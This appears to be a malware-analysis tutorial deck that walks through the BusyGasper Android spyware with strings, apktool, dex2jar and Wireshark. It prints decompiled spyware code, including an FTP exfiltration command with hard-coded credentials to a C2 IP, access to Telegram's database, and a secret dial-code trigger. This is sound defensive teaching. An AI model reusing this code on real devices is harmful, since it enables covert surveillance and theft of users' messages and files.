
Hopper

- ✓ iOS disassembler
- ✓ Free trial-mode (30 min)
- ✓ UI is pretty user friendly; less overwhelming than IDA



The screenshot shows the Hopper Disassembler application window. The title bar reads "8fe30acbddd48d2e3f5dfad9e5ea694ffc2c3366.hop". The main pane displays assembly code for a Mach-O file, specifically the `__TEXT` segment. The code includes various structures like `_macho_header`, `_macho_segment_command`, and `_macho_section`. The assembly is annotated with comments explaining the purpose of each field. The left sidebar shows a list of symbols and their addresses, such as `5d4c495`, `Web Controller`, `Verizon`, and `VASWebController.queue`. The bottom status bar indicates "Address 0x0, Segment __TEXT - Alt+Double Click to follow link in a new pane".

How Malware Researchers Analyse a Sample



Busygasper: An Example Sample

- Surveillanceware family with interesting characteristics:
 - monitors device accelerometer
 - able to forcibly sleep screen
 - IRC protocol
- Discovered by Kaspersky in August 2018
- Only appears to have been installed on devices to which the malware authors had direct access

Functionality

- Exfiltrate SMS message data to an FTP server
- Access and parse Gmail email mailboxes
- Exfil data from 3P messaging apps
- Log keystrokes and exfil that data to the same FTP server
- Download payloads from C2
- Save received email attachments
- Monitor device sensors
- Track GPS data
- Execute remote commands via SMS

Major Analysis Questions

Where does the malicious functionality exist?

Is this functionality correctly interpreted?

What IP addresses or domains are hard-coded?

What protocols are being used?

Strings

One of the best places to look for juicy malware hints is in the strings defined by the application. Many times, malware authors won't obfuscate their code or will forget to remove certain logging messages. These can be a great way to figure out what the author is trying to attempt!

```
$ unzip <file>
$ strings classes.dex
```

Strings + Grep

Often, there are a *lot* of strings returned from your Android sample.

Narrow down your search. You can search for C2 servers, parse the data with regex or search for base64 encoded strings.

```
$ strings classes.dex | grep "ftp"
```

```
$ strings classes.dex | grep ".com"
```

More Searching Fun

Sometimes when dealing with mobile malware, it can be handy to look for phone numbers. Often they're used to initiate some kind of download or malicious sequence.

```
strings classes.dex | grep '[0-9]{8}'
```

With Spyware/Surveillanceware, you can also look for references to popular messaging apps: WhatsApp, Facebook, Telegram, Viber, etc. Try searching for popular apps, eg.

```
strings classes.dex | grep 'whatsapp'
```

See anything interesting? These give us a great starting point for analyzing the full sample.

Searching Within Binary Files

To search for a string without using apktool to decompile and going through each file:

```
$ hexdump -C classes.dex | grep -C5 "http"
00072910  00 07 68 65 78 63 68 61  72 00 17 68 69 64 65 53  |..hexchar..hideS|
00072920  6f 66 74 49 6e 70 75 74  46 72 6f 6d 57 69 6e 64  |oftInputFromWind|
00072930  6f 77 00 09 68 6f 6c 64  73 4c 6f 63 6b 00 04 68  |ow..holdsLock..h|
00072940  6f 73 74 00 0b 68 6f 73  74 41 64 64 72 65 73 73  |ost..hostAddress|
00072950  00 10 68 6f 73 74 41 64  64 72 65 73 73 4b 6e 6f  |..hostAddressKno|
00072960  77 6e 00 04 68 74 6d 6c  00 04 68 74 74 70 00 14  |wn..html..http..|
00072970  68 75 6d 61 6e 50 72 65  73 65 6e 74 61 62 6c 65  |humanPresentable|
00072980  4e 61 6d 65 00 14 68 75  6d 61 6e 70 72 65 73 65  |Name ..humanprese|
00072990  6e 74 61 62 6c 65 6e 61  6d 65 00 01 69 00 03 69  |ntablename..i..i|
000729a0  44 45 00 08 69 44 4b 4d  20 3c 20 30 00 03 69 4d  |DE..iDKM < 0..iM|
000729b0  43 00 05 69 62 6f 73 73  00 02 69 64 00 04 69 64  |C..iboss..id..id|
```

Base64 Encoded Strings

If you find a Base64-encoded string like:

```
aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=
```

In order to decode this, we can use the terminal:

```
$ echo "aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=" | base64 -D
```

What do you get?

```
https://www.spyhuman.com/v1/fileUpload
```

Many malware authors use Base64 to add *some* level of obfuscation to their code.

Keep this in mind when reviewing extracted strings from a sample!

Decompile the APK

APKTool

Let's decompile the APK file so that the contents are human-readable.

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206  
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out  
$ vim AndroidManifest.xml
```

Note, you can change the default output folder with:

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206 -o <FOLDER>
```

AndroidManifest.xml

```
" Press ? for help
. (up a dir)
<3792e1e81248c3c585162206.out/
↳ original/
↳ res/
↳ smali/
↳ unknown/
  AndroidManifest.xml
  apktool.yml
~
~
~
~
~
~
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.system.bdata" platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448">
2   <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
3   <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
4   <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
5   <uses-permission android:name="android.permission.REAL_GET_TASKS"/>
6   <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
7   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
8   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
9   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10  <uses-permission android:name="android.permission.CAMERA"/>
11  <uses-feature android:name="android.hardware.camera"/>
12  <uses-feature android:name="android.hardware.camera.autofocus"/>
13  <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
14  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
15  <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
16  <uses-permission android:name="android.permission.GET_TASKS"/>
17  <uses-permission android:name="android.permission.INTERNET"/>
18  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19  <uses-permission android:name="android.permission.READ_SMS"/>
20  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
21  <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
22  <uses-permission android:name="android.permission.READ_CONTACTS"/>
23  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
24  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
25  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
26  <uses-permission android:name="android.permission.SEND_SMS"/>
27  <uses-permission android:name="android.permission.WRITE_SMS"/>
28  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
29  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
30  <uses-permission android:name="android.permission.WAKE_LOCK"/>
31  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
32  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
33  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

Resources

```
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out/  
$ cd res  
$ cd values
```

strings.xml	Used to reference strings for the application with (optional) styling
ids.xml	List of identifiers for components of the application
public.xml	Used to assign fixed resource IDs
styles.xml	Defines the UI for the application

```
$ vim strings.xml
```

Running dex2jar

```
$ cp <file> <file>.zip && unzip <file>
$ cd ~/Tools/dex2jar/dex-tools/build/distributions/dex-tools-2.1-SNAPSHOT/
$ sh d2j-dex2jar.sh ~/path/to/apk_to_decompile.apk -o ~/path/to/output.jar
```

Lexical Obfuscation

Although many malware samples (especially Adware/Chargeware/Click Fraud) tend to not encrypt strings or obfuscate too much of the application, *Lexical Obfuscation* is pretty common.

What is “Lexical Obfuscation”?

Method names, class names, variable names are replaced with nonsense, randomized text to make their functions less obvious.

```
class ak implements FilenameFilter {  
    ak(boolean arg1, String arg2) {  
        this.a = arg1;  
        this.b = arg2;  
        super();  
    }  
  
    public boolean accept(File arg2, String arg3) {  
        boolean v0 = this.a ? arg3.matches(this.b) : true;  
        return v0;  
    }  
}
```

Looking at the (decompiled) source code

Where to start?

Trace the program flow, starting with the main class from AndroidManifest

Is the application attempting to exfiltrate any sensitive information?

What permissions did it ask for, and what classes are using those services?

What URLs can you find? What logging messages do you see?

IP Addresses? Usernames? Emails?



The screenshot shows the DEX2JAR interface. On the left, there's a file tree for the APK file `busygasper_sample.apk`. The `Bytecode` tab is selected, displaying the Java-like bytecode. The right pane shows the `Bytecode/Hierarchy` view, which is currently collapsed. The bottom-left corner features a small icon of a shield with a checkmark.

```
bq.b("No " + v2_1);
aj.c = 0;
return;
}
if(!v0_2.canRead()) {
    bo.c("chmod 666 " + v2_1);
    bo.c("chcon u:object_r:app_data_file:s0:c512,c768 " + v2_1);
}
if(v0_2.isDirectory()) {
    File[] v2_2 = v0_2.listFiles(new ak(((boolean)((int)v6))), v5);
    if(v2_2.length == 0) {
        bq.b("No files");
    }
    else {
        int v0_3;
        for(v0_3 = 0; true; ++v0_3) {
            if(v0_3 >= v2_2.length) {
                break;
            }
            aj.b(v2_2[v0_3].getAbsolutePath());
        }
    }
}
else {
    String v0_4 = null;
    if(bx.h()) {
        if(!new File(v2_1).canRead()) {
            bo.c("chmod 666 \"" + v2_1 + "\"");
        }
        DataService.t = true;
        v0_4 = DataService.d.getBoolean("pfbb", false) ? bo.a(DataService.d.getString("pfp", "busybox ftpput -u ealexzna -p k1725x2408 213.174.157.151") + " " + v4 + " \"" + v2_1 + "\", 590000L, 1) : aj.b(DataService.d.getString("fhost", "213.174.157.151"));
    }
    if(v0_4 != null && (v0_4.equals(": "))) {
        aj.c = 0;
        if(v4.startsWith("all" + DataService.b)) && (v4.endsWith(".zip")) {
            DataService.e(v2_1);
            DataService.e(String.valueOf(v3) + "lock");
            DataService.e(String.valueOf(v3) + "eLog.txt");
            DataService.e(String.valueOf(v3) + "databases/gdata");
            DataService.e(String.valueOf(v3) + "databases/ldata");
            DataService.e(String.valueOf(v3) + "databases/sdata");
            bo.a("rm all" + DataService.b + "*.zip", 10000L, 2);
            DataService.f();
        }
        if(!v4.equals("CMDS" + DataService.b + ".txt")) {
            bq.b("Sent " + v4 + DataService.f(v2_1));
        }
    }
}
```

What device features is the app trying to use?

The screenshot shows the DEX2JAR tool interface. On the left, there's a file tree for an APK named 'busygasper_sample.apk' located at '/Users/kristina.balaam/Documents/GitHub/Sli'. The 'Bytecode' tab is selected in the file tree. Below the file tree is a search bar with the placeholder 'Filter: type "Enter" to validate'. At the bottom of the interface is a 'Bytecode/Hierarchy' tab.


The main area displays the Java code of the 'DataService' class:

```
    return DataService.G;
}

@Override // android.app.Service
public IBinder onBind(Intent arg2) {
    return null;
}

@Override // android.app.Service
public void onCreate() {
    try {
        super.onCreate();
        Process.setThreadPriority(10);
        bo.a(this.getApplicationContext());
        if(!DataService.J) {
            DataService.J = true;
            bq.b("Created");
            if(DataService.d.getString("prmti", null) == null) {
                bq.b("Clean start");
                DataService.c("ifs60-1111#is60-1111#ifr60-1111#ir60-1111#ii60-1111");
                DataService.a("ifs#is#ii", 60000L);
                bo.a = bo.a();
            }
        }
        if(DataService.j == null) {
            bq.a("NoTel", false);
        } else {
            String v0_1 = DataService.j.getSimSerialNumber();
            if(v0_1 != null && !v0_1.contentEquals(DataService.d.getString("serial", ""))) {
                DataService.e.putString("serial", v0_1);
                DataService.e.commit();
                String v0_2 = DataService.j.getLine1Number();
                if(v0_2 == null) {
                    v0_2 = "N/A";
                }
                bq.a("New phone: " + v0_2, false);
            }
        }
        bn.a();
        IntentFilter v0_3 = new IntentFilter("android.intent.action.SCREEN_ON");
        v0_3.addAction("android.intent.action.SCREEN_OFF");
        this.registerReceiver(DataService.L, v0_3);
        al.a();
        if(DataService.d.getBoolean("wa", false)) {
            al.a(true);
        }
        if(DataService.d.getBoolean("te", false)) {
            al.b(true);
        }
        if(DataService.d.getBoolean("va", false)) {
            al.c(true);
        }
    }
```

Secret menus!?



via <https://securelist.com/busygasper-the-unfriendly-spy/87627/>

```
package com.android.system.bdata;

import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences.Editor;
import android.content.SharedPreferences;
import android.telephony.TelephonyManager;

public class CallReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context arg6, Intent arg7) {
        if(arg7 != null) {
            try {
                String v0_1 = arg7.getAction();
                if(v0_1 != null) {
                    SharedPreferences v1 = arg6.getSharedPreferences("app_preferences", 0);
                    if(v0_1.equals("android.intent.action.PHONE_STATE")) {
                        if((arg7.getStringExtra("state").equals(TelephonyManager.EXTRA_STATE_IDLE)) && !v1.getBoolean("notstart", false)) {
                            String v0_2 = arg7.getStringExtra("incoming_number");
                            if(v0_2 != null && v0_2.length() > 0) {
                                Intent v0_3 = new Intent(arg6, DataService.class);
                                v0_3.setAction("cdate");
                                arg6.startService(v0_3);
                                return;
                            }
                        }
                    } else if((v0_1.equals("android.intent.action.NEW_OUTGOING_CALL")) && (arg7.getStringExtra("android.intent.extra.PHONE_NUMBER").equals("9909"))) {
                        SharedPreferences.Editor v0_4 = v1.edit();
                        v0_4.putBoolean("pdia", true);
                        v0_4.commit();
                        this.setResultData(null);
                        arg6.getPackageManager().setComponentEnabledSetting(new ComponentName(arg6, DataServiceController.class), 1, 1);
                        Intent v0_5 = new Intent(arg6, DataServiceController.class);
                        v0_5.addFlags(0x10000000);
                        arg6.startActivity(v0_5);
                        return;
                    }
                }
            } catch(Exception v0) {
                bq.a("eCR:" + v0, true, arg6);
                return;
            }
        }
    }
}
```

Is it trying to access other app data? How?

The screenshot shows the JEB debugger interface with the following windows:

- Project Explorer**: Shows the APK structure with the `busygasper_sample.apk` file selected. Inside, the `com.android.system.bdata` package contains `Manifest`, `Certificate`, `Bytecode`, and `Resources`.
- CheckReceiver/Source**: Displays Java source code for a receiver class. A specific section of the code is highlighted in blue:

```
        if(v1 != null) {
            DataService.a.getContentResolver().unregisterContentObserver(al.i);
            return;
        }
        catch(Exception v0) {
            bq.a("SAO", v0);
            return;
        }
    }

    static void b(String arg0) {
        al.g = arg0;
        try {
            File v1 = new File("/data/data/org.telegram.messenger/files/cache4.db");
            if(!v1.canWrite()) {
                al.e = new av("/data/data/org.telegram.messenger/files/cache4.db");
            }
            if(v1.canWrite()) {
                al.e = new av("/data/data/org.telegram.messenger/files/cache4.db", 2);
                al.e.startWatching();
            } else {
                bq.b("No /data/data/org.telegram.messenger/files/cache4.db");
                goto label_33;
            }
            if(al.e != null) {
                al.e.stopWatching();
            }
        }
        catch(Exception v0) {
            bq.a("OTE", v0);
        }
    } else {
        goto label_23;
    }
label_33:
    DataService.e.putBoolean("te", ((boolean)((int)arg3)));
    DataService.e.commit();
}

public static void b(boolean arg4, String arg5) {
    Class v1 = al.class;
    _monitor_enter(v1);
    int v0 = 0;
    try {
        if(al.o != null) {
            v0 = al.o.isAlive();
        }
        bq.a("ReadVA:" + al.o + " Alive:" + ((boolean)v0) + " bReadMStarted:" + al.p + " bFeedback:" + ((boolean)((int)arg4));
        if((al.p && (al.o == null || !al.o.isAlive())) {
            al.o = new ar(arg5, ((boolean)((int)arg4)));
            al.o.start();
        }
    }
    catch(Throwable v0_1) {
        _monitor_exit(v1);
        throw v0_1;
    }
}
    _monitor_exit(v1);

private static byte[] b(File arg4) {
    try {
        String v0_1 = arg4.getName();
        if((v0_1.endsWith(".jpg")) || (v0_1.endsWith(".jpeg")) || (v0_1.endsWith(".png"))) {
            String v1 = arg4.getAbsolutePath();
            if(arg4.canRead()) {
                bo.a("Chmod 666 " + v1);
            }
        }
    }
}
```
- Bytecode/Hierarchy**: Shows the bytecode hierarchy for the `com.android.system.bdata` package, listing various receiver classes like `ActionReceiver`, `AlarmReceiver`, etc.
- Code Editor**: Displays the same Java code as the `CheckReceiver/Source` window.
- Logger**: Shows log messages related to the project creation and artifact addition.
- Terminal**: Shows command-line output for creating the project and adding artifacts.
- Bytecode/Callgraph**: A call graph visualization showing method dependencies.
- Callgraph**: A detailed call graph with nodes and edges.

Analyzing a pcap File with Wireshark

Network Traffic Analysis

What protocols should we look for?

What IP addresses or domains?

Example:

```
ip.addr == 213.174.157.151  
ftp  
irc
```

ip.addr

The screenshot shows a Wireshark capture window titled "133017545.net.pcap". The list view displays 464 packets, with 129 displayed (27.8% of the total). The search filter is set to "ip.addr == 213.174.157.151". The details view for packet 27 shows the following:

```
Frame 27: 304 bytes on wire (2432 bits), 304 bytes captured (2432 bits)
